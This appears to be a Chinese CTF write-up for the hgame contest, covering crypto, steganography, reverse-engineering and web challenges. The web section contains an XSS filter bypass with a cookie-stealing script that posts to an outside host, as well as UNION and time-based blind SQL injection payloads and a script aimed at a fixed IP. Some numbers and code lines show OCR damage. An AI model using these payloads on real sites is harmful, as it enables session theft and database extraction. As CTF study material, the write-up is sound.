CRYPTO

babyRSA

```
e = 12
p = 583800044303078033678069964607731236037903057890983844889520562066157682745 27
q = 818595269757200606493800981936716128012005050291270765394576801554876696228 67
ciphertext =
206087215323690202467878926681944491769659156726458690815919286163630886447291570510196171585626143608988384615185921752409380788006476576337410136447460
```

看看加密方式

$$n^e \equiv c \pmod{N}, N = p \times q$$

解密时

$$\varphi(N) = \varphi(p)\varphi(q) = (p-1)(q-1)$$

我们需要求得 e 关于 r 的模反元素 d , 有

$$ed \equiv 1 \bmod \varphi(N)$$

进而有

$$n^{ed} = n^{k\phi(N)+1} = n(n^{\varphi(N)})^k \equiv n(1)^k \equiv n \pmod{N}$$

但是 e = 12 不是素数, 我们可以进行个换元, 先求出 n^4 得, 再开个四次方, 得到

n = 0x6867616d657b787878787878787d 即 hgame{xxxxxxx}

basicmath

```python
from Crypto.Util.number import *

flag = '********************'

m = int(flag.encode('hex'), 16)
p = getPrime(256)
while(p % 4 != 3):
    p = getPrime(256)
a = pow(m, 2, p)
print(p)
print(a)

'''
p = 96844604612122594734846587450751002272823339993969599631517516290673675281347
a = 54912809353753446963446393390354315200733111264461161693705344505496519452 32
```

```
'''
```

转换一下, 即

$$p \equiv 3 \pmod 4 \tag{1}$$

$$a \equiv m^2 \pmod p \tag{2}$$

我们需要根据 p , a 求出 m

由式 2 知 a 是模 p 的二次剩余, 根据欧拉准则, 我们有

$$a^{\frac{p-1}{2}} \equiv (\frac{a}{p}) \equiv 1 \pmod p$$

$$\text{其中 } \left(\frac{a}{p}\right) = \begin{cases} 1 & \text{if } a \text{ is a quadratic residue modulo } p \text{ and } a \not\equiv 0 \pmod p, \\ -1 & \text{if } a \text{ is a quadratic non-residue modulo } p, \\ 0 & \text{if } a \equiv 0 \pmod p. \end{cases}$$

根据式 1 我们令 p = 4k + 3, 则有

$$(a^{k+1})^2 = (a^{\frac{p+1}{4}})^2 = a^{\frac{p-1}{2}} \cdot a \equiv a \pmod p$$

故

$$a^{k+1} \equiv m \pmod p$$

计算出 m = 0x6867616d657b656173795f43727970746f217d 即 hgame{easy_Crypto!}

MISC

时至今日，你仍然是我的光芒

根据提示, 先用DeEgger Embedder提取出一张jpg, 再用py跑跑字典, 以下改自网上pcat大佬的脚本

```
# -*- coding: utf8 -*-
from subprocess import *

def foo():
    stegoFile = '111.jpg'
    extractFile = 'hide.txt'
    passFile = 'rockyou.txt'

    error = 'Extracted datalen is too long'
    cmdFormat = 'outguess -k "%s" -r "%s" "%s"'
    f = open(passFile,'r')

    for line in f.readlines():      # ↓ 没学过，只会这么搞
        if line[0] == 's' and line[1] == 'e' and line[2] == 'c':
            cmd = cmdFormat %(line.strip(), stegoFile, extractFile)
            p = Popen(cmd, shell = True, stdout = PIPE, stderr = STDOUT)
            content = unicode(p.stdout.read(),'gbk')
```

```
            if error in content:
                continue
            a = open(extractFile, 'r')
            m = a.read(5)
            if m == 'hgame':
                print content,
                print 'the passphrase is %s' %(line.strip())
                f.close()
                return

if __name__ == '__main__':
    foo()
    print 'done'
    pass
```


跑完如下

```
lurkrul@ubuntu:~/Desktop$ python 1.py
Reading 111.jpg....
Extracting usable bits:   46681 bits
Steg retrieve: seed: 58, len: 27
the passphrase is securitypassword
done
lurkrul@ubuntu:~/Desktop$ vim hide.txt
```

得到flag: hgame{Whataya_Want_From_Me}

至少像那雪一样

下载图片, binwalk 分离出 zip jpg , 压缩包里有个 flag.txt 和同样的图片, 构造明文攻击, 获得密码 28Y7yVTk.u



将 tab -> 0 space -> 1 再换成ascii得flag

旧时记忆

根据提示找到EBCDIC

其工作原理如下：编号为0至9，总计10行；以及一块区域，用于第11、第12行（注意，没有编号为第10的行）。 每列的穿孔组合用于表示单个字符：

- 数字通过在行0至行9直接打1个孔来表示。
- 空格符的表示，不需要打孔。
- 字母用2个孔表示：一个孔在第11、第12、第0行；另一个孔在第1至第9行。字母表被依次分为由9个字母组成的区（"zones"），每个区的字母依次在第1至第9行打孔。每个区分别在第11、第12、第0行打孔。第3区第1个字符保留未使用。
- 一些特殊字符使用了额外的单孔表示，或者双孔表示。
- 大多数特殊字符（如标点符号等）用3孔表示：第8行被穿孔；第0、第11、第12行有1个穿孔；第1到第7行有1个穿孔。第9行保留未使用。

EBCDIC CP037

	x0	x1	x2	x3	x4	x5	x6	x7	x8	x9	xA	xB	xC	xD	xE	xF
0x	NUL	SOH	STX	ETX	ST	HT	SSA	DEL	EPA	RI	SS2	VT	FF	CR	SO	SI
1x	DLE	DC1	DC2	DC3	OSC	NEL	BS	ESA	CAN	EM	PU2	SS3	FS	GS	RS	US
2x	PAD	HOP	BPH	NBH	IND	LF	ETB	ESC	HTS	HTJ	VTS	PLD	PLU	ENQ	ACK	BEL
3x	DCS	PU1	SYN	STS	CCH	MW	SPA	EOT	SOS	SGCI	SCI	CSI	DC4	NAK	PM	SUB
4x	SP	NBSP	â	ä	à	á	ã	å	ç	ñ	¢	.	<	(	+	|
5x	&	é	ê	ë	è	í	î	ï	ì	ß	!	$	*	)	;	¬
6x	-	/	Â	Ä	À	Á	Ã	Å	Ç	Ñ	¦	,	%	_	>	?
7x	ø	É	Ê	Ë	È	Í	Î	Ï	Ì	`	:	#	@	'	=	"
8x	Ø	a	b	c	d	e	f	g	h	i	«	»	ð	ý	þ	±
9x	°	j	k	l	m	n	o	p	q	r	ª	º	æ	¸	Æ	¤
Ax	µ	~	s	t	u	v	w	x	y	z	¡	¿	Ð	Ý	Þ	®
Bx	^	£	¥	·	©	§	¶	¼	½	¾	[	]	¯	¨	´	×
Cx	'{'	A	B	C	D	E	F	G	H	I	SHY	ô	ö	ò	ó	õ
Dx	'}'	J	K	L	M	N	O	P	Q	R	¹	û	ü	ù	ú	ÿ
Ex	\	÷	S	T	U	V	W	X	Y	Z	²	Ô	Ö	Ò	Ó	Õ
Fx	0	1	2	3	4	5	6	7	8	9	³	Û	Ü	Ù	Ú	APC

读图得

0	-->	0
11, 3	-->	L
12, 4	-->	D
0, 5, 8		_
12, 4		D
12, 1		A
0, 8		Y
5		5
0, 4, 8		%
11, 4		M
3		3
11, 4		M
11, 6		O
11, 9		R
0, 8		Y

得到flag: hgame{0LD_DAY5%M3MORY}

听听音乐?

先听一遍, 发现前面正常, 后面开始 Morse , 我们把播放速度调至0.5倍, 记录一下

```
**-* *-** *- --* ---*** *---- - **--*- *--- **- ***** - **--*- ****- **--*- * *- *** -*-- **--*- *-- *- ***-
```


flag:1t ju5t 4 easy wav 换下大写 下划线即可

RE

Math 简单


```
       envp);
std::ostream::operator<<(v3, &std::endl<char,std::char_traits<char>>);
v21 = rolling_dice();
std::operator<<<std::char_traits<char>>(&std::cout, "now the dice have been rolled, guess what it is: ", v4);
std::istream::operator>>(&std::cin, &v20);
v5 = v20;
v7 = std::operator<<<std::char_traits<char>>(&std::cout, "expected: ", v6);
v8 = std::ostream::operator<<(v7, v21);
v10 = std::operator<<<std::char_traits<char>>(v8, ", guess: ", v9);
v11 = std::ostream::operator<<(v10, v5);
std::ostream::operator<<(v11, &std::endl<char,std::char_traits<char>>);
if ( v20 != v21 )
{
  v13 = std::operator<<<std::char_traits<char>>(&std::cout, "you are bad at guessing dice", v12);
  std::ostream::operator<<(v13, &std::endl<char,std::char_traits<char>>);
  exit(0);
}
std::operator<<<std::char_traits<char>>(
  &std::cout,
  "wow, you are good at dice-guessing, now give me your flag: ",
  v12);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(&v22);
std::operator>><char,std::char_traits<char>,std::allocator<char>>(&std::cin, &v22);
if ( std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::length(&v22) != 32 )
{
  v15 = std::operator<<<std::char_traits<char>>(&std::cout, "assert len(flag) == 32", v14);
  std::ostream::operator<<(v15, &std::endl<char,std::char_traits<char>>);
  exit(0);
}
v16 = std::operator<<<std::char_traits<char>>(&std::cout, "now the math part...", v14);
std::ostream::operator<<(v16, &std::endl<char,std::char_traits<char>>);
if ( (unsigned __int8)math_part((__int64)&v22) )
  v18 = std::operator<<<std::char_traits<char>>(
          &std::cout,
          "wow, you are good at doing math too, you deserve to have the flag, just submit it!",
          v17);
```

前面的丢骰子没啥用, 直接进 math_part



可以看到一大堆的方程, 就是解一个36阶的矩阵方程 (由于不会py, 以下大部分手动)

先(手动)整理一下 1. 把v1 v2啥的代进去 2. 为了代码好写点(其实是C没学好), 把单个元素加上 1* 以保持统一的格式 3. 为了代码好写点(其实是C没学好), 加上若干0*0




丢出我这垃圾写的C (不喜勿喷)

```c
#include<stdio.h>
int arr[32][33];
int main(){
    int i = 0, j, k;
    char c;
    while ( c = getchar() ) {
```

```
            if ( c == '!' ) break;
            if ( c == '+' ) {
                scanf("%d*%d", &j, &k);
                arr[i][k] += j;
            }
            if ( c == '=' ) {
                scanf("%d", &j);
                arr[i][32] += j;
                ++i;
            }
        }
        printf("A=[");
        for ( i = 0; i < 32; ++i ) {
            for ( j = 0; j < 31; ++j ) {
                printf("%d,", arr[i][j]);
            }
            printf("%d", arr[i][31]);
            if( i != 31 ) putchar(';');
            else putchar(']');
        }
        printf(";\nB=[");
        for ( i = 0; i < 31; ++i ) {
            printf("%d;", arr[i][32]);
        }
        printf("%d]", arr[31][32]);
        return 0;
    }
```

处理完后

交给matlab



104 103 97 109 101 123 72 52 112 112 89 35 110 51 119 64 89 51 65 82 37 102 114 48 77 45 111 68 105 68 105 125

即 hgame{H4ppY#n3w@Y3AR%fr0M-oDiDi}

Say-Muggle-Code a.k.a. SMC

```
20  v19 = __readfsqword(0x28u);
21  std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(&flag_in, argv, envp);
22  std::operator<<<std::char_traits<char>>(&std::cout, "hello muggle, please give me your flag: ");
23  std::operator>><char,std::char_traits<char>,std::allocator<char>>(&edata, &flag_in);
24  if ( std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::length(&flag_in) != 39 )
25  {
26    v3 = std::operator<<<std::char_traits<char>>(&std::cout, "your flag has a wrong length, muggle!");
27    std::ostream::operator<<(v3, &std::endl<char,std::char_traits<char>>);
28    exit(0);
29  }
30  v4 = 0;
31  std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::substr(&v13, &flag_in, 0LL, 6LL);
32  v5 = 1;
33  if ( !std::operator!=<char,std::char_traits<char>,std::allocator<char>>(&v13, "hgame{") )
34  {
35    std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::substr(&v14, &flag_in, 38LL, -1LL);
36    v4 = 1;
37    if ( !std::operator!=<char,std::char_traits<char>,std::allocator<char>>(&v14, "}") )
38      v5 = 0;
39  }
40  if ( v4 )
41    std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(&v14);
42  std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(&v13);
43  if ( v5 )
44  {
45    v6 = std::operator<<<std::char_traits<char>>(&std::cout, "it's not even a valid flag, muggle!");
46    std::ostream::operator<<(v6, &std::endl<char,std::char_traits<char>>);
47  }
48  else
49  {
50    std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::substr(&str1, &flag_in, 6LL, 16LL);
51    std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::substr(&str2, &flag_in, 22LL, 16LL);
52    str3 = 0LL;
```

可以看出 flag长39 中间32字符分成两份分别检测

```
signed __int64 __fastcall check1(__int64 str1)
{
  int v1; // eax
  int i; // [rsp+1Ch] [rbp-14h]

  for ( i = 0; i < std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::length(str1); ++i )
  {
    v1 = *std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](str1, i);
    LOBYTE(v1) = v1 ^ 0xE9;
    if ( v1 != data1[i] )
      return 0LL;
  }
  return 1LL;
}
```

前16位就异或了一下 我们把data1异或回去就行

```
bool __fastcall check2(__int64 str2, __int64 str3)
{
  const char *str_2; // rax
  char dest[8]; // [rsp+10h] [rbp-20h]
  __int64 v5; // [rsp+18h] [rbp-18h]
  char v6; // [rsp+20h] [rbp-10h]
  unsigned __int64 v7; // [rsp+28h] [rbp-8h]

  v7 = __readfsqword(0x28u);
  *dest = 0LL;
  v5 = 0LL;
  v6 = 0;
  str_2 = std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::c_str(str2);
  strcpy(dest, str_2);
  mprotect(TEA, 0x200uLL, 7);
  modify(TEA, 0x200uLL);
  TEA(dest, str3);
  return strcmp(dest, data2) == 0;
}
```

check2 有改动, 先是modify将TEA那段改了一下

```
unsigned __int64 __fastcall modify(void *a1, unsigned __int64 a2)
{
  unsigned __int64 result; // rax
  char v3; // [rsp+17h] [rbp-9h]
  unsigned __int64 i; // [rsp+18h] [rbp-8h]

  v3 = 123;
  for ( i = 0LL; ; ++i )
  {
    result = i;
    if ( i >= a2 )
      break;
    *(a1 + i) ^= v3++;
  }
  return result;
}
```

先ida把那段数据导出 用py改过去

```
def main():
    infile = open("in","rb")
    outfile = open("out","wb")
    i = 0x7b
    while 1:
        i &= 0xff
        c = infile.read(1)
        if not c:
            break
        a = int.from_bytes(c, byteorder='big')
        a ^= i
        a &= 0xff
        c = bytes([a])
        outfile.write(c)
```

```
        i = i + 1
    outfile.close()
    infile.close()
if __name__ == '__main__':
    main()
```

再010editor覆盖一下, 再次IDA分析

```
_DWORD *__fastcall TEA(__int64 dest, _DWORD *str3)
{
  _DWORD *result; // rax
  int sum; // [rsp+10h] [rbp-10h]
  signed int i; // [rsp+14h] [rbp-Ch]
  signed int j; // [rsp+18h] [rbp-8h]

  sum = 0;
  for ( i = 0; i <= 31; ++i )
  {
    result = 0x9E3779B9LL;
    sum -= 0x61C88647;
    for ( j = 0; j <= 3; j += 2 )
    {
      *(dest + 4LL * j) = *(4LL * j + dest)
                        + ((*(4 * (j + 1LL) + dest) + sum) ^ (16 * *(4 * (j + 1LL) + dest) + *str3) ^ ((*(4 * (j + 1LL) + dest) >> 5) + str3[1]));
      result = (4 * (j + 1LL) + dest);
      *result += (*(4LL * j + dest) + sum) ^ (16 * *(4LL * j + dest) + str3[2]) ^ ((*(4LL * j + dest) >> 5) + str3[3]);
    }
  }
  return result;
}
```

是个TEA, wiki发现解密代码

```
#include<stdio.h>
#include <stdint.h>
void decrypt (uint32_t* v, uint32_t* k) {
    uint32_t v0=v[0], v1=v[1], sum=0xC6EF3720, i;  /* set up */
    uint32_t delta=0x9e3779b9;                     /* a key schedule constant */
    uint32_t k0=k[0], k1=k[1], k2=k[2], k3=k[3];   /* cache key */
    for (i=0; i<32; i++) {                         /* basic cycle start */
        v1 -= ((v0<<4) + k2) ^ (v0 + sum) ^ ((v0>>5) + k3);
        v0 -= ((v1<<4) + k0) ^ (v1 + sum) ^ ((v1>>5) + k1);
        sum -= delta;
    }                                              /* end cycle */
    v[0]=v0; v[1]=v1;
}
int main(){
    int i;
    char data1[16] =
{0xDE,0xD1,0xD8,0x8C,0x8F,0xD9,0xDF,0xDE,0xDF,0x8C,0xD8,0xDA,0x8C,0xDC,0xDD,0xD8};
    uint32_t data2[4] = {0x1F8EFE43,0xD2370741,0xE8A6E4C0,0xFA391B3E};
    char str1[16], str3[16];
    for ( i = 0; i < 16; ++i ) {
        putchar(data1[i] ^ 0xE9);
        str1[i] = data1[i] ^ 0xE9;
    }
    putchar('\n');
    str3[0] = str1[0];
    for ( i = 1; i < 16; ++i ) {
        str3[i] = str1[i] ^ str1[i - 1];
    }
    decrypt(data2, str3);
    decrypt(&data2[2], str3);
    for ( i = 0; i < 4; ++i ) {
```

```
        printf("%x", data2[i]);
    }
    return 0;
}
```

由于小端, 我们手动(C没学好的苦) 换过来再换成char

得到 hgame{781ef0676e13e541bab417efcb33c306} 估计开了检测

WEB

BabyXss

手动测试发现过滤了 `<script>` `</script>` 用 `<scr<script>ipt>` 可以绕过, 下面还有个验证码

`substr(md5($_POST["code"]),0,4)===643f` 写个py跑一跑

```
# coding:utf-8
import hashlib
list = '0123456789'
for a in list:
    for b in list:
        for c in list:
            for d in list:
                for e in list:
                    for f in list:
                        s = ( a + b + c + d + e + f )  # 是有点烂 别在意细节
                        value = hashlib.md5(str4.encode('utf-8'))
                        value1 = value.hexdigest()
                        code = value1[0:4]
                        if code == '643f':
                            print(code)
                            exit(0)
```

跑完后找个xss平台

```
var head = document.getElementsByTagName("head")[0];
var script = document.createElement("script");
var script1 = document.createElement("script");
script.type = "text/javascript";
script.async = "true";
script.src = "https://1oad.com/nsOcH";
if(head.children[0].tagName!="SCRIPT"){
    head.insertBefore(script,head.childNodes[0])
}
var img = "";
script1.type = "text/javascript";
script1.onload = script1.onreadystatechange = function(){
    if(!this.readyState||this.readyState==="loaded"||this.readyState==="complete"){
        help();
        script1.onload=script1.onreadystatechange =  null
```

```
    }
};
script1.src = "https://www.1oad.com/public/js/html2canvas.js";
head.appendChild(script1);
function saveImageInfo(canvas){
    var mycanvas = canvas;
    var image = mycanvas.toDataURL("image/png");
    img = image
}
function help(){
    html2canvas(document.body).then(
        function(canvas){
        saveImageInfo(canvas);
        (
            function(){
                xssinfo={};
                try{
                    xssinfo["cookie"]=escape(document.cookie)
                }catch(e){
                    xssinfo["cookie"]=""
                }
                var ajax=new XMLHttpRequest();
                ajax.open("POST","https://1oad.com//app/doing.php");
                ajax.setRequestHeader("Content-type","text/plain");
                ajax.send(JSON.stringify(xssinfo));
                ajax.onreadystatechange=function(){
                    if(ajax.readyState==4&&ajax.status==200){}
                }
            }
        )()
    })
};
```

提交一下 `<scr<script>ipt src=//1oad.com/nsOcH></scr</script>ipt>` 得到

Cookie

PHPSESSID=28eell900touf5euq4c60dukii; Flag={Xss_1s_funny!}

sqli-1

一波测试后并没有发现什么过滤, 尝试 `id=3 or 1=1` 得到

```
    array(1) { ["word"]=> string(7) "welcome" }
    array(1) { ["word"]=> string(2) "to" }
    array(1) { ["word"]=> string(5) "hgame" }
```

先用 union 查询表名 `UNION SELECT TABLE_NAME FROM information_schema.tables WHERE TABLE_SCHEMA=database();` 得到

```
    array(1) { ["word"]=> string(9) "f1l1l1l1g" }
    array(1) { ["word"]=> string(5) "words" }
```

显然藏在 `f1l1l1l1g` 里, 我们查询所有字段 `UNION SELECT * FROM f1l1l1l1g;` 得到

```
    array(1) { ["word"]=> string(26) "hgame{sql1_1s_iNterest1ng}" }
```

sqli-2

这题试了试发现 返回是否出现sql error 由于本人有点菜, 以下应该非预期解

这题看起来像是基于报错的布尔型盲注, 想不出来只好强行整成时间盲注

```python
# -*- coding:UTF-8 -*-
import requests
import hashlib

url = 'http://118.89.111.179:3001'
id = '1 '


def code_gen(md):
    list='0123456789'
    for a in list:
        for b in list:
            for c in list:
                for d in list:
                    for e in list:
                        for f in list:
                            str4 = (a + b + c + d + e + f)
                            value = hashlib.md5(str4.encode('utf-8'))
                            value1 = value.hexdigest()
                            s4 = value1[0:4]
                            if s4 == md:
                                return str4

s = requests.Session()
r = s.get(url, timeout = 2)
text = r.text
pos = text.index('=')
md5 = text[pos + 4: pos + 8]
code = code_gen(md5)
judge = ''
    # 这里放个判断
id_pay = id + 'union select benchmark((if((' + judge + '),666666,0)),sha1(\'1\'));'
payload = {'code': code, 'id': id_pay}
r = s.get(url, params = payload, timeout = 2)
text = r.text
if 'sql error' in text:
    print('sql error')
elif r.elapsed.microseconds > 200000:
```

```
        print(r.elapsed.microseconds)
        print(judge[-4:])
        print('true')
    else:
        print(r.elapsed.microseconds)
        print(judge[-4:])
        print('false')
```

`judge = '(select length(table_name) from information_schema.tables where table_schema=database() limit 0,1)=10'`

首先获取表名长度 第一个为10

`judge = '(select length(table_name) from information_schema.tables where table_schema=database() limit 1,1)=5'`

第二个为5

`judge = '(ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),10,1))) =71'`

一个一个获取 得到第一个表名为 F11111114G 所以先不管第二个

`judge = '(select count(*) from information_schema.columns where table_name= \'F11111114G\') =1'`

说明就一个字段

`judge = '(select length(column_name) from information_schema.columns where table_name= \'F11111114G\' limit 0,1) =8'`

列名长度为8

`judge = '(ascii(substr((select column_name from information_schema.columns where table_name = \'F11111114G\' limit 0,1), 1, 1))) =102'`

操作基本都类似 爆破列名为 fL4444AG

`judge = '(substr((select length(fL4444AG) from F11111114G limit 0,1), 1, 1)) =38'`

flag长38

`judge = '(ascii(substr((select fL4444AG from F11111114G limit 0,1), 38, 1))) =125'`

强行手动二分盲注 爆破得flag: hgame{sqli_1s_s0_s0_s0_s0_interesting}